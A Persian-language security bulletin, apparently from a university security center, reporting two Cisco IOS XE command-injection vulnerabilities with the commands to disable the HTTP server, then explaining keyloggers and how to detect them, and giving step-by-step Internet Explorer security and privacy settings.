این نرم‌افزار آسیب‌پذیر سیسکو، بر روی شبکه‌های سازمانی مختلف، دیتاسنتر و مشاغل کوچک وجود داشته و می‌تواند توسط یک مهاجم از راه دور مورد اکسپلویت قرار گیرد.

براساس بروزرسانی سیسکو، این دو آسیب‌پذیری با شناسه‌های "CVE-2019-12650" و "CVE-2019-12651" به یکدیگر وابسته نیستند و یک مهاجم برای اکسپلویت یکی از آنها به آسیب‌پذیری دیگر نیازی ندارد. این آسیب‌پذیری‌ها دستگاه‌های سیسکو را تحت تأثیر قرار می‌دهند و با نرم‌افزار آسیب‌پذیر و در حال اجرای IOS XE، ویژگی HTTP سرور فعال می‌شود.

آسیب‌پذیری‌های تزریق دستور (Command Injection)

اولین آسیب‌پذیری با شناسه CVE-2019-12651، در رابط کاربری مبتنی بر وب نرم‌افزار IOS XE سیسکو، به مهاجمان اجازه می‌دهد تا با سطح دسترسی پایین، دستورات دلخواه خود را به منظور افزایش سطح دسترسی و کسب امتیازات بیشتر بر روی دستگاه آسیب‌پذیری که نرم‌افزار IOS سیسکو بر روی آن فعال است، اجرا کنند.

آسیب‌پذیری دیگر با شناسه CVE-2019-12650، که تحت تأثیر رابط کاربری مبتنی بر وب قرار گرفته است، به دلیل فیلتر کردن نادرست ورودی کاربر به سیستم از طریق نرم‌افزار IOS XE سیسکو، به مهاجمان از راه دور این امکان را می‌دهد تا دستورات خود را بر روی شل لینوکس دستگاه‌های آسیب‌پذیر اجرا کرده و دسترسی root را بدست آورند.

براساس بروزرسانی امنیتی سیسکو، به دلیل فیلتر نامناسب ورودی کاربر در نرم‌افزار IOS سیسکو، یک مهاجم می‌تواند با ایجاد یک پارامتر ورودی دستکاری شده بر روی یک فرم در رابط کاربری وب و سپس ارسال آن فرم، این آسیب‌پذیری را مورد اکسپلویت قرار دهد.

توصیه می‌شود برای غیرفعال کردن ویژگی HTTP سرور، تا زمان بروزرسانی سیستم، وکتور حمله برای این آسیب‌پذیری‌ها حذف شوند و نیز وصله منتشر شده توسط سیسکو اعمال گردد.

دستورات زیر نشان می‌دهد که چگونه ویژگی HTTP سرور فعال خواهد شد.

```
Router# show running-config | include ip http server|secure-server
ip http server
ip http secure-server
```

سیسکو به کاربران خود توصیه می‌کند که از دستورات no ip http server یا no ip http secure-server در حالت پیکربندی عمومی استفاده کنند.

منبع خبر :

https://gbhackers.com/cisco-ios-xe-software/

Scan Link

مقالات آموزشی

آنچه که باید در مورد کی‌لاگر بدانیم

گردآوردنده: سیده آرزو حسنی

کی‌لاگر چیست؟

کی‌لاگرها (Keylogger) نرم‌افزار یا سخت‌افزارهای مخرب و خطرناکی هستند، که به منظور سرقت هویت اشخاص و پی بردن به اطلاعات خصوصی آن‌ها به کار می‌روند. این موضوع مخصوصاً برای افرادی که اطلاعات مهمی دارند یا از کامپیوتر و اپلیکیشن‌های موبایل برای امور بانکی و نقل و انتقلات مالی استفاده می‌کنند، کاملاً جدی است.

کی‌لاگر (Keylogger) در واقع یک نوع برنامه جاسوسی برای هکر است که به کمک آن به سادگی رمز عبور فرد قربانی را بدست می‌آورد. این برنامه‌ها خیلی ساده تمام کلیدهایی را که کاربر می‌فشارد، ضبط می‌کنند. این اطلاعات یا برای فرد دیگری فرستاده می‌شود و یا برای استفاده‌های بعدی ذخیره می‌شوند.

کی‌لاگرها هم مانند سایر فناوری‌های دیگر پیشرفت کرده و اکنون می‌توانند تمام اطلاعات را ثبت کنند. از ثبت صدای شما هنگام مکالمه گرفته تا محتوای کلیپ‌بوردتان، هیچ‌کدام از دست این بدافزارها در امان نیستند.

کی‌لاگر چیست؟

یکی از قابلیت‌های کی‌لاگرها این است که هر کلیدی که فشرده شود را ذخیره نموده و لیستی از حروف تایپ شده بر روی کامپیوتر تولید می‌کنند. این لیست سپس در اختیار فردی که برنامه را بر روی دستگاه نصب کرده است قرار می‌گیرد. برخی از کی‌لاگرها این امکان را دارند که گزارش حروف تایپ شده را به کامپیوتری دیگر در شبکه ارسال کنند، همچنین امکان ارسال اطلاعات ذخیره شده از طریق Email نیز وجود دارد. علاوه بر ذخیره حروف تایپ شده، بعضی از کی‌لاگرها اطلاعات خاصی را به صورت مجزا از سایرین ثبت، و گزارش آن‌ها را تولید می‌کنند. لیست URLهایی که توسط کاربر دستگاه مشاهده شده و یا پیام‌هایی که در جریان چت بین کاربر و دیگران رد و بدل می‌شود، جزء این گروه از اطلاعات می‌باشند.

قابلیت جالبی که تعدادی از کی‌لاگرها دارند گرفتن عکس از صفحه کامپیوتر در فواصل زمانی قابل تنظیم است. به این ترتیب مشخص می‌شود که چه برنامه‌هایی بر روی کامپیوتر نصب و در حال اجرا می‌باشند، چه فایل‌هایی بر روی دسکتاپ دستگاه قرار دارد و چه فعالیت‌هایی بر روی دستگاه انجام می‌شود.

انواع کی‌لاگرها

کی‌لاگرها به دو دسته سخت‌افزاری و نرم‌افزاری تقسیم می‌گردند:

1- کی‌لاگر نرم‌افزاری

کی‌لاگر نرم‌افزاری برنامه‌ای است که مانند دیگر نرم‌افزارها برروی کامپیوتر نصب می‌گردد. این برنامه‌ها مخفی بوده و همه چیز در پس‌زمینه سیستم‌عامل انجام خواهد شد. در اکثر موارد این برنامه‌ها کلیدهای ذخیره شده را درون یک فایل ذخیره کرده و آن‌ها را از طریق اینترنت به هکر ارسال می‌کنند.

بیشتر برنامه‌های کی‌لاگر مستقیماً از ابزارهای جانبی مثل DVD یا کول دیسک به کامپیوتر کاربر وارد می‌شوند. همچنین این فایل‌ها می‌توانند به عنوان ضمیمه برنامه‌های کاربردی که از منابع نامعتبر دانلود می‌شوند، وارد سیستم شوند. این روش انتقال همان روشی است که بسیاری از بدافزارها از آن استفاده می‌کنند، زیرا کی‌لاگرها نیز ذاتاً نوعی تروجان هستند. این برنامه خودش را به نرم‌افزارهای عادی چسبانده و در حافظه اصلی جایی برای خود پیدا می‌کند. انواع پیچیده‌تر آن‌ها به صورت پنهان در سیستم آلوده شده قرار می‌گیرند.


یک کی‌لاگر برای نویسنده‌اش کاملاً قابل تنظیم و سفارشی‌سازی است. مثلا برنامه طوری تنظیم می‌شود که بعد از اینکه کاربر تعداد معینی از دکمه‌های صفحه کلید را فشار داد، ضبط فعالیت‌ها آغاز شود. از این قابلیت برای سرقت نام‌های کاربری و رمزهای عبور استفاده می‌شود. به عنوان مثال Ultimate Keylogger یک کی‌لاگر نرم‌افزاری و کنترلی همه جانبه است و بر تمام فعالیت‌ها در سیستم‌های کامپیوتری از جمله برنامه‌های کاربردی، صفحه کلید، کلمه عبور، کلیپ‌بورد، چت، ایمیل، و وب‌سایت‌های بازدید شده نظارت می‌کند. این نرم افزار می‌تواند در کمتر

از پنج دقیقه نصب و اجرا و نتیجه را برای هکر ارسال کند.

2- کی‌لاگر سخت‌افزاری

کی‌لاگرهای سخت‌افزاری، قطعاتی هستند که از طریق پورت‌های مختلف مانند USB به کامپیوتر متصل می‌شوند. این گونه کی‌لاگرها نیازی به نصب برنامه نداشته و تمامی عملیات را بر روی حافظه داخلی خودشان ذخیره می‌نمایند. شناسایی این مدل از طریق برنامه‌های کامپیوتری بسیار سخت است اما می‌توانید با نگاهی به سخت‌افزار کامپیوتر آن‌ها را شناسایی نمایید.

چند نمونه کی‌لاگر سخت‌افزاری و نحوه اتصال آن‌ها به رایانه



راه‌های تشخیص آلودگی به کی‌لاگرها

راه‌های تشخیص آلودگی سیستم به کی‌لاگرها متعدد هستند. یکی از روش‌های آن، سرعت و کارایی پایین کامپیوتر است. از آنجا که کی‌لاگر در حافظه اصلی سوار می‌شود، سرعت رم پایین می‌آید. اگر سرعت سیستم کاربر ناگهان پایین آمده باشد، احتمال می‌رود که دچار نوعی بدافزار یا کی‌لاگر شده باشد. از آنجا که کی‌لاگرها طوری برنامه‌ریزی شده‌اند که در فهرست پروسه‌های در حال کار سیستم (از طریق کنترل task manager) دیده نشوند، لذا تشخیص آن‌ها از طریق بررسی پردازش‌های سیستم مشکل است. هرچند که کی‌لاگرها در تاریخچه مرورگرها و سیستم ردپایی از خود به جا می‌گذارند. همچنین ابزارهای آنلاینی مانند Liutilities و Neuber وجود دارند که دارای امکانات ویژه‌ای برای تحلیل پردازش‌های سیستم و تشخیص خطرات بالقوه هستند، وقتی یکی از پردازش‌های سیستم به عنوان یک حامل یا ناقل کی‌لاگر شناسایی شود، از بین بردن آن آسان خواهد بود.

راه‌های مقابله با کی‌لاگرها

1- استفاده از صفحه کلید مجازی

با گسترش شیوه پرداخت قبوض به صورت الکترونیک و تهیه کارت شارژهای تلفن همراه به صورت الکترونیک و از طریق اینترنت، بسیاری از کاربران، درگاه‌های پرداخت آنلاین بانک‌های مختلف را مشاهده کرده‌اند. یکی از ابزارهایی که جهت حفظ امنیت و جلوگیری از سرقت اطلاعات شما توسط کی‌لاگرها در این صفحات به کار گرفته شده است، استفاده از صفحه کلید مجازی است که با کمک آن می‌توانید بدون نیاز به تایپ رمزعبور توسط صفحه کلید رایانه، با استفاده از صفحه کلید مجازی حروف و اعداد موردنظرتان را انتخاب کنید و مراحل پرداخت یا خرید الکترونیک خود را به انجام برسانید. این روش تا حد بسیار زیادی مانع ثبت، ضبط و سرقت کلمات عبور شما می‌شود. به همین دلیل است که هنگام خریدهای اینترنتی و یا سیستم‌های انتقال وجوه بانکی و اینترنتی و غیره در صفحات مرورگر اینترنتی به شما پیشنهاد می‌شود که به جای کیبورد، از صفحه کلید روی خود صفحه و با کمک ماوس رمز عبورتان را وارد کنید.

2- برنامه AntiSpyware مناسب

یکی دیگر از روش‌های در امان ماندن از کی‌لاگرها، نصب یک آنتی‌ویروس یا AntiSpyware قوی است. به‌روز نگه‌داشتن دائمی این برنامه‌ها و اسکن سیستم به صورت دوره‌ای، اهمیت زیادی دارد. برخی از برنامه‌های AntiSpyware مانند SpywareBlaster یا SpywareGuard پولی هستند. کار اصلی این برنامه‌ها این است که از دانلود و نصب کی‌لاگرها جلوگیری می‌کنند و اجازه ورود آن‌ها را به سیستم نمی‌دهند. اما نمونه‌های رایگان AntiSpywareها مثل Spybot S&D به گونه‌ای متفاوت عمل می‌کنند. این برنامه‌ها به صورت دوره‌ای سیستم را اسکن کرده و پس از یافتن کی‌لاگر، اخطار و تأییدکاربر، کی‌لاگر را حذف می‌کنند.

منبع خبر :

https://www.zoomit.ir

Scan Link

امنیت کاربر رایانه

امنیت اینترنت


امنیت اینترنت یکی از شاخه‌های امنیت کامپیوتر است که به طور ویژه به اینترنت پرداخته و غالباً با مسئله امنیت مرورگر در ارتباط است که برمبنای یافتن راهکارها و الگوریتم‌هایی می‌باشد که ضد حملات اینترنتی است. قطعاً تاکنون اخبار متعددی در خصوص سرقت اطلاعات حساس نظیر شماره کارت اعتباری و یا شیوع یک ویروس کامپیوتری شنیده‌اید و شاید شما نیز از جمله قربانیان این نوع حملات بوده‌اید. آگاهی از تهدیدات موجود و عملیات لازم به منظور حفاظت در مقابل آن‌ها، یکی از روش‌های مهم و مناسب دفاعی است.

در این شماره از بولتن خبری، در فصل "امنیت اینترنت" قصد داریم به بیان روش‌های مختلف جهت افزایش امنیت مرورگرها بپردازیم. در این شماره با راهکارهای افزایش امنیت در مرورگر اینترنت اکسپلورر آشنا می‌شویم. ادامه مبحث امنیت اینترنت در دیگر مرورگرها را در شماره‌های بعدی بولتن خبری دنبال کنید.

با ما همراه باشید...

امنیت اینترنت

- امنیت اینترنت شامل حفاظت از داده های کاربر در مقابل آسیب دیدگی و دسترسی های غیرمجاز هنگام اتصال به اینترنت است
- پیکربندی مناسب مرورگر به جلوگیری از بدافزارها، حفاظت از اطلاعات شخصی و جلوگیری از (محدود نمودن) صدمات ناشی از حملات سایبری کمک می کند
- راه‌های حمله آنلاین:
  - ایمیل ها
  - پیام رسان ها
  - چت روم ها
  - به اشتراک گذاری فایل و دانلودها




تنظیمات امنیتی اینترنت اکسپلورر

- اینترنت اکسپلورر را باز نموده، بر روی دکمه **Tools** کلیک نمایید، و سپس **Internet options** را انتخاب کنید
- در پنجره باز شده بر روی تب **Security** کلیک نمایید، همانطور که در تصویر آمده است، وب سایت ها به چهار zone تقسیم بندی شده اند :


1. **Internet** 2. **Local Intranet** 3. **Trusted sites** 4. **Restricted sites**

تنظیمات امنیتی اینترنت اکسپلورر: Internet Zone



- Internet zone تمام وب سایت های اینترنت، جز وب سایت های لیست شده در Trusted zone و Restricted zone را پوشش می دهد
- به منظور تنظیم نمودن تنظیمات امنیتی Internet zone بر روی دکمه Custom level کلیک نمایید
- گزینه های خواسته شده را فعال یا غیرفعال نمایید
- با تکان دادن نوار لغزنده می توانید سطح امنیتی را تغییر دهید
- به منظور برخورداری از بالاترین سطح امنیتی، سطح zone را بر روی High قرار دهید
- برخورداری از سطح امنیتی بالاتر ممکن است موجب افت عملکرد مرورگر شود
- برای اعمال تغییر در تنظیمات بر روی OK کلیک کنید


تنظیمات امنیتی اینترنت اکسپلورر: ActiveX Controls




- ActiveX controls برنامه های کوچکی هستند که از طریق مرورگر در بستر اینترنت کار می کنند
- آن ها شامل برنامه های سفارشی شده ای هستند که برای جمع آوری داده، نمایش فایل های انتخاب شده و اجرای انیمیشن ها هنگام بازدید کاربر از وب سایت ها مورد نیاز می باشند
- زمانی که کاربر از وب سایت های مخرب بازدید می کند، بدافزار از طریق ActiveX controls در سیستم کاربر دانلود می شود
- گزینه ActiveX controls and plug-ins را در پنجره تنظیمات امنیتی (Security Settings) غیرفعال نمایید
- گزینه Automatic prompting for ActiveX controls را فعال نمایید، به گونه ای که هنگام نیاز به فعال بودن ActiveX controls and plug-ins، مرورگر آن را فعال نماید
- برای اعمال تغییر بر روی تنظیمات بر روی OK کلیک نمایید

تنظیمات امنیتی اینترنت اکسپلورر: Local Intranet Zone

- Local intranet سایت های موجود بر روی اینترانت را پوشش می دهد
- مراحل افزودن وب سایت به Local intranet zone :
  - انتخاب Security -> Local Intranet
  - کلیک بر روی sites
  - کلیک بر روی دکمه Advanced
  - وارد نمودن URL برای اضافه کردن وب سایت به zone و کلیک بر روی Add
  - کلیک بر روی OK برای اعمال تنظیمات



تنظیمات امنیتی اینترنت اکسپلورر: Trusted Sites Zone



Trusted sites zone حاوی سایت‌هایی است که کاربران معتقدند به سیستم و داده‌های آن‌ها آسیبی نخواهد رساند


- انتخاب Security -> Trusted sites
- کلیک بر روی دکمه Sites
- وارد نمودن URL وب سایت جهت اضافه شدن به این zone، و کلیک بر روی Add
- کلیک بر روی OK جهت اعمال تنظیمات

تنظیمات امنیتی اینترنت اکسپلورر: Restricted Zone

Restricted sites zone دسترسی به وب سایت هایی را که ممکن است به کامپیوتر آسیب برسانند، محدود می کند

به منظور اضافه کردن وب سایت ها به Restricted sites zone:

- در تب Security گزینه Restircted sites را انتخاب نمایید
- بر روی دکمه Sites کلیک نمایید
- URL سایت را برای اضافه شدن به این zone جهت محدود نمودن دسترسی وارد نمایید
- جهت اعمال تنظیمات بر روی Add و سپس بر OK کلیک کنید




کوکی ها

- کوکی اطلاعاتی است که توسط وب سرور به مرورگر وب ارائه می شود و پس از آن، هر بار که مرورگر به آن وب سرور دسترسی پیدا می کند، اطلاعات کوکی بدون تغییر توسط مرورگر بازگردانده می شود
- زمانی که وب سایت مجدداً بازدید می شود، مرورگر برای کمک به شناسایی کاربر، اطلاعات کوکی را باز می گرداند
- این فعالیت از دید کاربر مخفی بوده و با هدف بهبود تجربه گشت و گذار در وب انجام می شود (به عنوان مثال، در یک فروشگاه آنلاین)


تنظیمات حریم خصوصی اینترنت اکسپلورر

- کاربر می تواند اطلاعاتی را که در کوکی ذخیره می شوند محدود نماید
- کوکی فقط یک فایل متنی است و نمی تواند درایو اطلاعات را جستجو کند یا حامل ویروس باشد

- برای پیکربندی کوکی:
  - از منوی Tools در مرورگر Internet options را انتخاب نمایید
  - تب Privacy را انتخاب نموده، و از نوار لغزنده برای تنظیم سطح استفاده کنید
  - می توانید بسته به نیاز خود تمام کوکی ها را مسدود نموده و یا تمام آن ها را بپذیرید
  - گزینه Turn on Pop_up Blocker را به منظور جلوگیری از باز شدن pop-upهایی که هنگام بازدید از برخی وب سایت ها ظاهر می شوند تیک بزنید



حذف تاریخچه مرورگر




1. از منوی Tools گزینه Internet options را انتخاب نمایید
2. به قسمت Browsing History بروید
3. در دیالوگ باکس Delete Browsing History گزینه های دلخواه را تیک بزنید
4. برای حذف تاریخچه بر روی Delete کلیک نمایید


اجازه ندهید مرورگر هیچ رمز عبوری را به خاطر بسپارد

امن سازی دانلودِ فایل ها

- برای پیکربندی تنظیمات دانلود در اینترنت اکسپلورر، از منوی Tools گزینه Internet options را انتخاب نموده و به تب Security بروید
- در پنجره باز شده بر روی دکمه Custom levels کلیک نمایید
- در منوی Downloads گزینه های Automatic prompting to File downloads و File download را فعال کنید
- برای ذخیره تنظیمات بر روی OK کلیک نمایید



تنظیم گزینه های دانلود در اینترنت اکسپلورر




مرکز تخصصی آپا دانشگاه رازی